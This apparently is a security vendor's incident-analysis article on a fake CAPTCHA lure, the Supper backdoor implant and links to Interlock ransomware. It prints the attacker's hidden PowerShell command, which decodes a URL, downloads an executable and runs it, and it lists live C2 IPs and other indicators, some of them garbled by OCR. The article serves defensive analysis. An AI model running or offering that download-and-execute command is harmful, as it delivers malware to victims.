Hunting Mice In Tunnels II - Fake CAPTCHAs and Ransomware

labs.beazley.security/articles/hunting-mice-in-tunnels-ii-fake-captchas-and-ransomware

April 15, 2025

Late last year, Beazley Security Managed Extended Detection and Response (MXDR) identified and thwarted a threat actor within a client's environment. We previously published our initial analysis that included some of the activity and tools used by the threat actor. In this article, we detail additional findings based on our continued study of telemetry and artifacts related to this breach.

Executive Summary

Late last year, Beazley Security Managed Extended Detection and Response (MXDR) identified and thwarted a threat actor within a client's environment. We previously published our initial analysis that included some of the activity and tools used by the threat actor. In this article, we detail additional findings based on our continued study of telemetry and artifacts related to this breach.

The two outstanding issues were essentially the start and end of the breach. We had found and analyzed the downloader, some of this threat actor's tactics, techniques, and procedures (TTPs), and their follow-up tools. However, a full understanding of an incident requires knowing how the threat actors got in (commonly referred to as the "initial access vector") and what they were ultimately trying to accomplish (exfiltrate data, deploy ransomware, sell access, etc.)

Our findings determined that initial access was part of the large wave of "fake captcha" scams that we released an advisory for. Beazley Security learned that law enforcement informed the targeted organization about a threat actor's activity log found on a seized server linked to a new ransomware group. This article will provide more details on our investigation, and we also hope to convey the value of our collaborative, inter-team efforts. Information from one angle of the investigation often provided clues and guidance for other teams investigating different leads in the case and vice versa.

Beazley Security Labs would like to thank Ralph Bailey, Kelsey O'Connell, and Troy Walters from Beazley Security MDR for their investigative efforts used to describe the timeline of events in this blog post, along with their support in pulling suspicious binaries dropped as part of this attack.

Initial Access: Fake CAPTCHA Scam

The previous article already discusses a number of the TTPs observed during the breach. In this article, we focus more on the initial access vector and the malware implant used to perform the most invasive actions. A condensed version of the kill chain focusing on these elements is presented below:

Kill Chain





Figure 1: Threat Campaign Kill Chain

Initial Access – Captcha Spam


Our MXDR team did an excellent job laying out the timeline and process tree of events. They traced everything back to a PowerShell script, which downloaded a file named `active.exe` and saved it as `asdin2oe.exe`:

```
C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -WindowStyle Hidden -Command "$b=
[Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('aHR0cDovL2JlcnNhbmRhcnBpamFyLmNvbS9hY3RpdmUuZXhl')); Invoke-WebRequest -Uri $b -OutFile
\"$env:TMP\asdin2oe.exe\"; & \"$env:TMP\asdin2oe.exe\""
```


In the process tree, we saw a parent process of “explorer.exe”, not a traditionally suspicious parent process. When we see malicious PowerShell processes, defenders normally expect them to come from typical, malicious sources such as:

- 

Malicious executables

- 

Exploited and/or compromised processes



Compromised logins

The parent process for this script was simply `explorer.exe`, indicating that user themselves ran it. At this point, a member of our team remembered a previously reported spam campaign involving a captcha lure that tried to convince victims into copying and pasting PowerShell scripts directly into the Windows system Run window. A good article of the attack was published by Cybernews.

We reached out to the client and confirmed that the target user had indeed seen and followed through on a spam captcha message, similar to one from the Cybernews article. This solved the initial access mystery. Additionally, for months after this particular incident, many more examples of this captcha method were observed and reported by our DFIR team and more generally across the industry, prompting us to release an advisory.

Stage Two Malware Payload: Supper Implant

The other loose end to tie up was that we wanted a more complete understanding of the malware that attempted the bulk of the threat actors' pivoting and credential theft activities.

Once the threat actors had initial access, they downloaded a whole suite of executables and files to the computer. We saw at least four similarly named folders containing various software libraries and media files. We observed one of the processes installing CrossTec, a third-party remote administration tool. Interestingly, most of these files and programs were not used during the breach. The one exception was the Dormouse installer detailed in our previous blog post, including the second-stage payload it downloaded and installed, which we will describe here.

This second-stage payload is a heavily obfuscated DLL that has extensive anti-analysis and anti-debug functionality built into it. At one point during dynamic analysis, the following string was decoded to memory:

```
{"iptarget": "%d.%d.%d.%d", "domain": "%s", "pcname": "%s", "runas": %d, "typef": %d, "veros": %d}
```

This was an excellent indicator to try pivoting searches from, which eventually led us to this tweet from a malware analyst named @Simo. It appears that this particular piece of malware has been seen before, and antivirus companies have dubbed it “Supper.” We downloaded these other samples and read through the little bit of public reporting to confirm and verify they match the behaviors seen in our sample.

Supper is a very small implant with minimal functionality. Its main purpose is to provide threat actors with command line access to a victim (enabling “hands on keyboard” activity). When analyzed in a sandbox, it can be observed dropping a temporary file with a hardcoded file name:

```
v2 = getenv("temp");
sprintf(Buffer, "%s/ribdgfj", v2);
Stream = fopen(Buffer, "rb");
if ( !Stream )
  return 0LL;
fseek(Stream, 0, 2);
```

Figure 2: Hardcoded filename

This filename is easily changed, so while it might not be useful as a detection, searching for it in repositories like VirusTotal can provide a rough outline of the campaign using this version of the Supper implant. In this case, searching on this filename returned thirteen other samples seen in use from September through December (the samples we discovered are included in the IOC section).

Another important finding when looking through our sample was a set of three hardcoded callback IPs:

```
.text:00000... 00000017 C rundll32.exe %s,run %s
.text:00000... 0000000B C %s/ribdgfj
.text:00000... 00000063 C {\"iptarget\": \"%d.%d.%d.%d\"
.text:00000... 0000000D C 65.108.80.58
.text:00000... 0000000F C 212.104.133.72
.text:00000... 00000010 C 216.245.184.170
.text:00000... 0000000C C %d.%d.%d.%d
.text:00000... 0000000A C socks.dll
```

Figure 3: Hardcoded C2

Although threat actors can easily transition away from the IP addresses found in this sample (like the filename mentioned above), investigating threat actor infrastructure can often uncover more tooling or additional linked infrastructure related to this specific campaign. Below is a search result of one of those IPs in VirusTotal, showing nine similarly named executables that communicate with it:

65.108.80.58

Communicating Files (9)

Scanned	Detections	Type	Name
2025-03-16	49 / 73	Win32 DLL	leads
2025-03-16	49 / 73	Win32 DLL	Rubens
2025-03-20	56 / 74	Win32 EXE	nightclubbed
2025-03-24	36 / 74	Win32 DLL	budget
2025-03-24	49 / 74	Win32 DLL	Hotpoint
2025-02-26	29 / 72	Win32 DLL	pugilistic
2025-03-24	43 / 74	Win32 DLL	genital
2025-03-24	41 / 74	Win32 DLL	idolatry
2025-03-01	58 / 73	Win32 EXE	atrophying

Figure 4: Highly similar samples, likely from the same campaign

These results are meaningful in that all the “communicating files” for this IP are similarly named and have “first seen” timestamps close together. Working off the reasonable assumption that these samples are from the same campaign, we can then look at the submission country and get a rough idea of the campaign scope. In this case, it included potential targets in India, Canada, Germany, Netherlands, France, and the US.

As previously mentioned, the main function of this malware appears to be to provide the threat actors with a foothold on the system. It will connect back to the threat actor and enable them to run commands directly via `cmd.exe` or accept a DLL file and run it via runDLL. Here is a call tree for CreateProcess that graphs out that functionality:




Figure 5: CreateProcessA Call Graph

A competent threat actor will not need much more than this, as evidenced by the attempted commands in our previous blog post demonstrating them extracting the SAM hive. Any further tooling, pivoting, or follow-up activity can then be uploaded and executed via Supper.

Endgame: Interlock Ransomware

Thankfully in our case, our MXDR solution detected the activity and enabled our MDR team to respond and contain the attempt attack. Only one bit of useful information was left out: what were the threat actors trying to do? Normal cybercriminal operations would never stop at just one machine. They would have pivoted to as many machines as possible, and then likely sell access, exfiltrate data for extortion, or deploy ransomware. When we searched around for the indicators we had, no information on end result came up. So, we temporarily put a pin in this and continued to monitor for potentially similarly activity.

Beazley Security learned from law enforcement that a threat actor's activity log found on a seized server is linked to a new ransomware group. This allowed our team to confirm the activity was associated with the emerging ransomware group, Interlock.

Indicators of Compromise (IoCs)


Indicator
`216.245.184.170212.104.133.72216.245.184.170`

Indicator
d2347abbaa00ff3796ed285469d219ee15f179a8a459e8e402d146a9c3f4b24b34b06b0c3a648b0cdb56eaf6287416bf588a70b0564692e8f1baf00d59


Conclusion

Cybercriminals continue to maximize financial gain. If an attack vector is simple but effective, it will quickly be operationalized and widely abused. This is illustrated by the fake CAPTCHA scam technique, which emerged last year and continues to lead to Incident Response cases handled by Beazley Security, including several this month. This method remains so successful that threat actors are evolving the technique.


Sources




Uptick in Fake Captcha Campaigns Tricking Users to Deliver Malware

- 


Think twice before you click: this captcha might steal your money

- 

[This Windows PowerShell Phish Has Scary Potential]

- 

Simo tweet on Supper malware

- 

AnyRun tweet on fake CAPTCHA attacks